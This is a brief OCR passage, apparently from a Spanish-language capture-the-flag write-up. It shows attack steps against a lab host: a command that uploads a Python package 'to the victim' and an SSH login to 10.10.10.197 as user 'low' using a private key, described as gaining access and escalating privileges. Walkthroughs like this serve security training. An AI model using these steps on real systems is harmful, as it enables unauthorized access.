





ejecutamos el comando para subir los archivos a la victima .

python setup.py sdist upload -r segundaforma antes comentamos package





me dirijo a conectarme por ssh en la ruta de las llave con nuestra llave privada y el user low
ssh -i id_rsa low@10.10.10.197



y tenemos acceso al usuario low me parece mas practico de este modo escalamos de igual forma